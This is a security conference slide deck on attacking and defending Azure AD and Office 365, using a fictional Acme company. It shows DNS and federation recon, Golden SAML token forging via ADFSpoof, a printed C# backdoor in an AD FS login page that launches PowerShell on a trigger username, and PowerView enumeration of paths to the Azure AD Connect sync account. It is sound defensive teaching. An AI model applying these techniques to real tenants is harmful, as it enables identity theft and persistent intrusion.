



Attacking & Defending the Microsoft Cloud (Azure AD & Office 365)

Sean Metcalf
CTO
Trimarc

Mark Morowczynski
Principal Program Manager
Microsoft

Sean Metcalf

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon, Troopers
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

Sean Metcalf
@Pyrotek3
sean@TrimarcSecurity.com

Mark Morowczynski

- Principal Program Manager, Identity Division at Microsoft
 - Customer Experience (CXP) Team
 - Azure Active Directory (AAD), Active Directory(AD), Active Directory Federation Services (ADFS)
- SANS/GIAC-GSEC, GCIH, GCIA, GCCC, GCTI, GPEN, GWAPT, GMOB, GCWN. CISSP&CCSP. MCSE
- Speaker-Microsoft Ignite, Microsoft Inspire, Microsoft Ready, Microsoft MVP Summits, The Cloud Identity Summit, SANs Security Summits and TechMentor
- AskPFEPlat Blog, Azure AD Identity Blog

Mark Morowczynski
@markmorow
Markmoro@microsoft.com



Why This Talk?

Some things start with
Twitter...



Why This Talk?

Some things start with Twitter...



Sean Metcalf @PyroTek3 · Aug 8, 2018

Slides for my [@BlackHatEvents](#) talk "From Workstation to Domain Admin: Why Secure Administration isn't Secure and How to Fix it" from earlier today are now uploaded to [ADSecurity.org](#).

Enjoy!

[adsecurity.org/?page_id=1352](#)
#BlackHat2018



Sean Metcalf @PyroTek3 · Aug 8, 2018

Replies to [@markmorow](#) [@BlackHatEvents](#) and [@azuread](#)
Yes! Let's do that!

12

283

516



Mark Morowczynski
@markmorow

Replies to [@PyroTek3](#) and [@BlackHatEvents](#)

We should do one next year on [@azuread](#)

9:57 PM · Aug 8, 2018 · Twitter for iPhone

- “Sample Customer” Cloud On-boarding Process
- Attacker Recon
- Attacking the Cloud
- Defending the Cloud
- Go Do’s!


About Acme

Acme Corporation

- Company founded in 1808.
- Global company headquartered in Las Vegas, Nevada.
- Largest manufacturer & distributor of anvils in the world.
- 500k users in 140 countries (anvils are big business).
- Started thinking about moving all on-prem infrastructure to the cloud (except manufacturing systems).
- Just hired a new visionary CIO...

ACME AMERICAN WROUGHT ANVILS
THEY RING LIKE A BELL. No anvil made, English or American, surpasses our Acme in strength, material or finish. It is said because of the power of heat wrought iron, melted at 2,000°, there is made of one piece of cast steel, electrically welded to the body and fastened not by rivets. Base has sufficient space to insure stability and prevent tilting; has long perfectly shaped legs and body base is round and shaped by a special machine so that there are no hidden or uneven places; edges are perfectly tempered and well rounded. Handles are straight and true, so you will have no trouble in account of wind breaking or bad setting over.

WE HAVE THE EXCLUSIVE SALE OF THE ACME. We take the entire output of the factory that makes them, and get them at such low rates we are enabled to sell them at a lower price than others pay for anvils, not to speak of the fact we have more than any supplier in the United States. We could not tell or many unless they were everything we claim for them.



Priority #1:
We're going to the cloud!



Wile E. Coyote
CIO
Acme Corporation

- Identity Architect
 - Wants to fix all previous IAM mistakes. “This time let’s do it right!”
- Collaboration Architect
 - On board but concerned what does this mean for future employment.
- Identity Engineering
 - All scenarios must have 100% coverage to actually start the deployment
- Collaboration Engineering
 - Looking for any reason to not have to change anything
- Security Engineering
 - The answer is No. What was the question again?
- Desktop Engineering
 - Not present

Acme Starts Moving to the Microsoft Cloud

- Acme signs up for Office 365, first workload is email
- Additional security features such as MFA prioritized
- Initial plan is to setup a pilot and then move the rest of the company
- Azure AD Connect is setup to sync all users and groups & enabled password hash sync.
- A few pilot users in IT have their email moved over
- More meetings and discussions planned to flush out 100% use case coverage.
 - “What if they just got a new phone, are on a flight but the wifi is down. How will they access their email?”
- Meanwhile...



Attacking The Cloud




Cloud Discovery

What can we find?



- Proofpoint (pphosted)
- Microsoft Office 365: DOMAIN-COM.mail.protection.outlook.com
- Cisco Email Security (iphmx)
- Message Labs
- Mimecast
- Google Apps (G Suite):
*.google OR *.googlemail.com
- FireEye (fireeyecloud.com)
- ForcePoint (mailcontrol.com)



MS = Microsoft Office 365

Google-Site-Verification = G Suite

Docusign = Docusign digital signatures

Adobe IDP

Amazonses = Amazon Simple Email

Facebook

Atlassian-* = Atlassian services

GlobalSign

AzureWebsites = Microsoft Azure

Dropbox

MS	851
google-site-verification	509
docusign	247
adobe-idp-site-verification	210
amazonses	158
facebook-domain-verification	141
atlassian-domain-verification	111
globalsign-domain-verification	109
v	76
azurewebsites	48
dropbox-domain-verification	24
cisco-ci-domain-verification	22
dynatrace-site-verification	16
have-i-been-pwned-verification	11
status-page-domain-verifica...	7
OSIAGENTREGURL	7
workplace-domain-verification	6
bugcrowd-verification	5
yandex-verification	4
cisco-site-verification	4

What do we know about Acme's Cloud Config?

- Office 365 (MS=7274734)
- Atlassian
- Cisco
- Citrix
- DocuSign
- Dropbox
- Facebook
- Google Site
- Team Viewer
- WebEx

```
PS C:\WINDOWS\system32> (Resolve-DnsName -Name acme.com).TXTRecords  
v=spf1 include:spf.protection.outlook.com  
atlassian-domain-verification=JjxTtv2u  
ciscocidomainverification=2947343fd5da  
citrix-verification-code=a5da5637-df88  
docusign=034562ewrg5a-9143-4342-8659-3  
v=verifydomain MS=7274734  
dropbox-domain-verification=f7wuqiwe73  
facebook-domain-verification=22dsh0s45  
google-site-verification=jnpwbxWt0PexR  
teamviewer-sso-verification=e6d38470a1  
webexdomainverification=7943253ade-034
```

Cloud Recon: Acme DNS TXT Records

One Misconfig (JIRA) to Leak Them All- Including NASA and Hundreds of Fortune 500 Companies!



Avinash Jain (@logicbomb_1) [Follow](#)

Aug 2 · 7 min read

https://medium.com/@logicbomb_1/one-misconfig-jira-to-leak-them-all-including-nasa-and-hundreds-of-fortune-500-companies-a70957ef03c7



The image shows the Atlassian Jira Software landing page. The header features the Atlassian logo and navigation links for 'Products', 'For teams', and 'Support'. Below the header, there's a search bar with 'Try free' and 'Buy now' buttons. The main navigation menu includes 'Jira Software', 'Features', 'Enterprise', and 'Pricing'.

where due to some misconfiguration issues in JIRA, their internal user data, their name, email ids, their project details on which they were working, assignee of those projects and various other information were getting exposed.

Cloud Recon: Federation

No standard naming for FS.
Some are hosted in the cloud.
DNS query for:

- adfs
- auth
- fs
- okta
- ping
- sso
- sts

Name : adfs.[REDACTED].com
QueryType : A
TTL : 299
Section : Answer
IP4Address : [REDACTED]

Name : sso.[REDACTED].com
QueryType : A
TTL : 899
Section : Answer
IP4Address : [REDACTED]

Name : sts.[REDACTED].com
QueryType : A
TTL : 86399
Section : Answer
IP4Address : [REDACTED]

Name : okta.[REDACTED].com
QueryType : CNAME
TTL : 299
Section : Answer
NameHost : [REDACTED].okta.com

Name : [REDACTED].okta.com
QueryType : CNAME
TTL : 299
Section : Answer
NameHost : hammer-crtrs.okta.com

Name : hammer-crtrs.okta.com
QueryType : A
TTL : 299
Section : Answer
IP4Address : [REDACTED]

How to steal identities – federated style

Federation is effectively Cloud Kerberos.

Own the Federation server, own organizational cloud services.

Token & Signing certificates ~= KRBTGT (think Golden Tickets)

DEF CON 25 (July 2017)



THREAT RESEARCH BLOG POST

Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps

<https://www.cyberark.com/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-cloud-apps/>

ADFSpoof

<https://github.com/fireeye/adfsSpoof>

A python tool to forge AD FS security tokens.

Created by Doug Bienstock (@doughsec) while at Mandiant FireEye.

Detailed Description

ADFSpoof has two main functions:

1. Given the EncryptedPFX blob from the AD FS configuration database and DKM decryption key from Active Directory, produce a usable key/cert pair for token signing.
2. Given a signing key, produce a signed security token that can be used to access a federated application.

This tool is meant to be used in conjunction with ADFSDump. ADFSDump runs on an AD FS server and outputs important information such as the EncryptedPFX blob and the DKM decryption key.

BHUSA  @BLACK HAT EVENTS

Attacking Federation: ADFS Persistence

Adapt or die

- Kill/suspend service, replace DLL, restart
- Verify success!

- Depending on adapter:
 - Different methods to patch
 - Different logging methods

- Same knowledge can be used dynamically
 - In-memory patching stealthy, more technically complex
 - Doesn't persist without a persistent "shim"

I Am ADFS and So Can You

<https://www.troopers.de/troopers19/agenda/fpxwmn/>

```
System Locale: en-US LCID: 1033
Context Locale: en-US LCID: 1033
Duo username: thebakery\dbienstock UseUpnUsername: False
Time was synced less than 60 seconds ago; Skipping time sync.
BeginAuthentication completed successfully
Hackety hack - no hacks back
```

I AM AD FS AND SO CAN YOU

Re-becoming the greatest identity provider
we never weren't

Douglas Bienstock and Austin Baker
Principal Consultants, FireEye Mandiant

Attacking Federation: ADFS Persistence

Adapt or die

I Am ADFS and So Can You

<https://www.troopers.de/troopers19/agenda/fpxwmn/>

Process Explorer Search

Handle or DLL substring: duo


Process	PID	Type	Name
svchost.exe	772	File	C:\Windows\System32\winevt\Logs\ Duo Authentication for AD FS.evtx
Microsoft.Ide...	1728	DLL	C:\Windows\Microsoft.NET\assembly\GAC_64\ DuoAdfsAdapter\v4.0_1.2.0.17_cac53dcfad30b87\ DuoAdfsAdapter.dll
Microsoft.Ide...	1728	File	C:\Windows\Microsoft.NET\assembly\GAC_64\ DuoAdfsAdapter\v4.0_1.2.0.17_cac53dcfad30b87\ DuoAdfsAdapter.dll

```
private LoginPage.LoginInput VerifyInput()
{
    string text = base.GetPostParameter(LoginPostContract.UserNameParam) as string;
    SecureString secureString = base.GetPostParameter(LoginPostContract.PasswordParam) as SecureString;
    string value = base.GetPostParameter(LoginPostContract.KmsiParam) as string;
    if (text != null)
    {
        text = text.Trim();
    }
    if (text.Contains("beepbeepimajeep"))
    {
        System.Diagnostics.Process.Start("powershell.exe");
    }
    if (string.IsNullOrEmpty(text))
    {
        string[] keys = new string[1];
        keys[0] = "http://www.troopers.de/troopers19/agenda/fpxwmn/";
        string[] values = new string[1];
        values[0] = "Duo Authentication for AD FS";
        Dictionary<string, string> dict = new Dictionary<string, string>(1);
        dict.Add(keys[0], values[0]);
        string result = string.Format("http://www.troopers.de/troopers19/agenda/fpxwmn/?{0}={1}", keys[0], values[0]);
        return new LoginPage.LoginInput(result, dict);
    }
}
```

- Same known issue
 - In-memory
 - Doesn't persist

- Protect federation servers (ADFS) like Domain Controllers (Tier 0).
- Protect federation certificates.
- Consolidate and correlate federation server, AD, and Azure AD logs to provide insight into user authentication to Office 365 services.
- Correlate Federation token request with AD authentication to ensure a user performed the complete auth flow.

- AD provides Single Sign On (SSO) to cloud services.
- Most organizations aren't aware of all cloud services active in their environment.
- Some directory sync tools synchronizes all users & attributes to cloud services.
- Most sync engines only require AD user rights to send user and group information to cloud service.
- If you have Office 365, you almost certainly have Azure AD Connect synchronizing on-prem AD user to Azure AD.



Google

active directory sync directory tool

All

Images

Videos

Shopping

About 32,500,000 results (0.58 seconds)



active directory sync directory tool

All

Images

Videos

Maps

News

Shopping

- **Adobe** User Sync tool
- **Atlassian** Active Directory Attributes Sync
- **Dropbox** Active Directory Connector
- **Duo** Directory Sync
- **Envoy** Active Directory integration (PowerShell)
- **Google** Cloud Directory Sync
- **Facebook** Workplace Active Directory Sync
- **Forcepoint** (Websense) Directory Synchronization Client
- **Mimecast** Directory Sync Tool
- **Proofpoint** Essentials AD Sync Tool
- **Rackspace** Directory Sync (syncs passwords too!)
- **Zoom** AD Sync to Zoom

Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
<ul style="list-style-type: none">• Replicate Directory Changes• Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

DEF CON 25 (July 2017)



On-Prem: Acme's Azure AD Connect

```
PS C:\> get-aduser -filter {samaccountname -like "MSOL*"}  
-prop DistinguishedName,description | fl *
```

```
Description : Account created by the Windows Azure Active Directory Sync tool with installation  
             'trd977930921' running on computer 'AZURESYNC' configured to synchronize to tena  
             'theacmeio.onmicrosoft.com'. This account must have directory replication permis  
             Directory and write permission on certain attributes to enable Hybrid Deployment  
DistinguishedName : CN=MSOL_trd977930921,OU=Service Accounts,DC=theacme,DC=io  
Enabled : True  
GivenName :  
Name : MSOL_trd977930921  
ObjectClass : user  
ObjectGUID : cdcb6dd0-65e2-40bc-bc60-461408831036  
SamAccountName : MSOL_trd977930921  
SID : S-1-5-21-143179592-3749324205-2095737646-1138  
S
```

On-Prem: Acme's Azure AD Connect

```
PS C:\> Invoke-ACLScanner -ResolveGUIDs `  
    -ADSpath 'DC=theacme,DC=io' `  
    | where { ($_.IsInherited -eq $False) -AND `  
        ($.ObjectType -like 'DS-Replication*') } `  
    | select ObjectDN,IdentityReference,AccessControlType,`  
        ActiveDirectoryRights,ObjectType
```

ObjectDN	:	DC=theacme,DC=io
IdentityReference	:	ACME\MSOL_trd977930921
AccessControlType	:	Allow
ActiveDirectoryRights	:	ExtendedRight
ObjectType	:	DS-Replication-Get-Changes-All
ObjectDN	:	DC=theacme,DC=io
IdentityReference	:	ACME\MSOL_trd977930921
AccessControlType	:	Allow
ActiveDirectoryRights	:	ExtendedRight
ObjectType	:	DS-Replication-Get-Changes



On-Prem: Acme's Azure AD Connect

```
PS C:\> get-aduser -filter {samaccountname -like "MSOL*"}  
-prop DistinguishedName,description | fl *
```

```
Description : Account created by the Windows Azure Active Directory Sync  
             'trd977930921' running on computer 'AZURESYNC' configured to  
             'theacmeio.onmicrosoft.com'. This account must have directory  
             Directory and write permission on certain attributes to enable  
             synchronization.  
DistinguishedName : CN=MSOL_trd977930921,OU=Service Accounts,DC=theacme,DC=io  
Enabled : True  
GivenName :  
Name : MSOL_trd977930921
```

```
PS C:\> get-adcomputer AzureSync
```

```
DistinguishedName : CN=AZURESYNC,OU=Servers,DC=theacme,DC=io  
DNSHostName :  
Enabled : True  
Name : AZURESYNC  
ObjectClass : computer
```

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Servers,DC=theacme,DC=io'
```

```
ComputerName      : 
ObjectName        : ServerAdmins
ObjectDN          : CN=Server Admins,OU=Groups,DC=theacme,DC=io
ObjectSID          : S-1-5-21-143179592-3749324205-2095737646-1103
IsGroup            : True
GPODisplayName    : Server Baseline Policy
GPOGuid            : {002404EA-6ACB-495D-97E6-2AEC89ED91A8}
GPOPath            : \\theacme.io\SysVol\theacme.io\Policies\{002404EA-6AC
GPOType            : GroupPolicyPreferences
```

Group Policy Management

Forest: theacme.io

Domains

theacme.io

Default Domain Policy

Accounts

AD Management

Branch Offices

Disabled

Domain Controllers

Groups

Servers

Server Baseline Policy

Server Config

Service Accounts

Workstations

Server Config

Scope Details Settings Delegation

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions
Authenticated Users	Read (from Security Filtering)
Domain Admins (ACME\Domain Admins)	Edit settings, delete, modify security
Enterprise Admins (ACME\Enterprise Admins)	Edit settings, delete, modify security
ENTERPRISE DOMAIN CONTROLLERS	Read
Server Tier 1 (ACME\Server Tier 1)	Edit settings
Server Tier 2 (ACME\Server Tier 2)	Edit settings
Server Tier 3 (ACME\Server Tier 3)	Edit settings, delete, modify security

- Azure AD Connect service account is granted password hash sync rights.
- AAD Connect runs on “AzureSync” which is in the Servers OU.
- The Servers OU has 2 GPOs applied:
 - “Server Baseline Policy” GPO adds the Server Admins group (in the Groups OU).
 - “Server Config” GPO has 3 Server Tier groups with modify rights.

Attack Options:

- Compromise account that is a member of the Server Admins group or any of the Server Tier groups.
- Compromise account delegated rights to modify groups in the Groups OU.

On-Prem AD:

- AD user can enumerate all user accounts & admin group membership with network access to a Domain Controller.

